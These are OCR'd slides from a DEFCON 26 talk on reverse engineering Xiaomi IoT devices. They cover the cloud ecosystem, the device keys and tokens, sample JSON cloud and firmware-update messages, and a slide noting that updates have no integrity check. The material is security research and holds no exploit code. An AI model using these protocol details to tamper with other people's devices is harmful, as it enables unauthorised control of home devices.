Having fun with IoT:
Reverse Engineering and Hacking of Xiaomi IoT Devices

DEFCON 26 – Dennis Giese

Outline

- Motivation
- Xiaomi Cloud
- Overview of devices
- Reverse Engineering of devices
- Modification of devices

About me

- Researcher at Northeastern University, USA
  - Working with Prof. Guevara Noubir@CCIS
- Grad student at TU Darmstadt, Germany
  - Working with Prof. Matthias Hollick@SEEMOO
- Interests: Reverse engineering of interesting devices
  - IoT, Smart Locks
  - Physical Locks ;)
- [Insert more uninteresting information here]

MOTIVATION

Why reverse IoT?

- (Find and exploit bugs to hack other people)
- De-attach devices from the vendor
- Enhance functionality
  - Add new features
  - Localization (e.g. Sound files)
  - Defeat Geo blocking
- Supporting other researchers

Mon(IoT)or Lab@NEU

https://moniotrlab.ccis.neu.edu/

“Responsible disclosure”?

- Ethical question: “Responsible disclosure”?
  - Conflict:
    - Rootability vs. Device security
    - “Service for the Community” vs. Bug Bounty Program
  - Before DEFCON: contacted Xiaomi security team

How we started

May 2017
Mi Band 2
Vacuum Robot Gen 1

June 2017
Lumi Smart Home Gateway
+ Sensors

July 2017
Yeelink Lightbulbs (Color+White)
Yeelink LED Strip

Research in cooperation with Daniel Wegemer

How we continued


Yeelink Desk lamp
Philips Eyecare Desk lamp
Xiaomi Wi-Fi router

Yeelink/Philips Ceiling Lights
Philips Smart LED Bulb

Vacuum Robot Gen 2
Yeelink Bedside Lamp
Xiaomi (Ninebot) M365

Lumi Aqara Camera
Yeelink Smart LED Bulb (v2)
Smart Power strip

Why Vacuum Robots?



Source: Xiaomi advertisment

THE XIAOMI CLOUD

Xiaomi Cloud


- They claim to have the biggest IoT ecosystem worldwide
  - 85 Million Devices, 800 different models [1]
- Different Vendors, **one ecosystem**
  - Same communication protocol
  - Different technologies supported
  - Implementation differs from manufacturer
    - Software quality very different

https://github.com/MiEcosystem/miio_open

https://iot.mi.com/index.html

[1]: https://www.espressif.com/en/media_overview/news/espressif-systems-integrated-xiaomis-plans-iot-development

Xiaomi Ecosystem



* There could be more connections (e.g. P2P, FDS)

Device to Cloud Communication

- DeviceID
  - Unique per device
- Keys
  - Cloud key (16 byte alpha-numeric)
    - Is used for cloud communication (AES encryption)
    - Static, is not changed by update or provisioning
  - Token (16 byte alpha-numeric)
    - Is used for app communication (AES encryption)
    - Dynamic, is generated at provisioning (connecting to new Wi-Fi)

Cloud protocol

- Data
  - JSON-formatted messages
- Example of “Device registration”
  - {'id': 136163637, 'params': {'ap': {'ssid’: ‘myWifi', 'bssid': 'F8:1A:67:CC:BB:AA', 'rssi': -30}, 'hw_ver': 'Linux', 'life': 82614, 'model': 'rockrobo.vacuum.v1', 'netif': {'localIp': '192.168.1.205', 'gw': '192.168.1.1', 'mask': '255.255.255.0'}, 'fw_ver': '3.3.9_003077', 'mac': '34:CE:00:AA:BB:DD', 'token': 'xxx'}, 'partner_id': '', 'method': '_otc.info'}


Protocol for Firmware updates

- APP Updates
  - {"method":"miIO.ota","params":{"app_url":"http://cdn.cnbj0.fds.api.mi-img.com /miio_fw/upd_lumi.gateway.v3.bin?...","file_md5":"063df95bd5….cf11e","install":"1", "proc":"dnld install","mode":"normal"},"id":123}
- MCU/WiFi Updates
  - {"method":"miIO.ota","params":{"mcu_url":"http://cdn.cnbj0.fds.api.mi-img.com/ miio_fw/mcu_lumi.gateway.v3.bin? ...","install":"1","proc":"dnld install", "mode":"normal"},"id":123}

No Integrity provided

- Subdevice Updates
  - {"crc32":"9460d9f0","image_type":"0101","manu_code":"115F","md5":"e9d62…a74d 8","model":"lumi.plug.v1","size":"186978","url":"http://cdn.cnbj2.fds.api.mi-img.com /lumi-ota/aiot-ota/LM15_SP_mi_V1.3.22_..._OTA_v22_withCRC.ota"}

Xiaomi Ecosystem



App to Cloud communication


- Authentication via OAuth
- Layered encryption
  - Outside: HTTPS
  - Inside: AES using a session key
- Message format: JSON RPC
- Device specific functions: provided by Plugins

App to Cloud communication

- REQ: api.io.mi.com/home/device_list method:POST params:[]
- RES:
  {"message":"ok","result":{"list":[{"did":"659812
  bc…zzz","name":"Mi PlugMini","localip":"192.1(
  "mac":"34:CE:00:AA:BB:CC","ssid":"IoT","bssid"
  DD:EE","model":"chuangmi.plug.m1",
  "longitude":“-71.0872248","latitude":"42.33794500“,
  "adminFlag":1,"shareFlag":0,"permitLevel":16,"isOnline":true,
  "desc":"Power plug on ","rssi":-47}

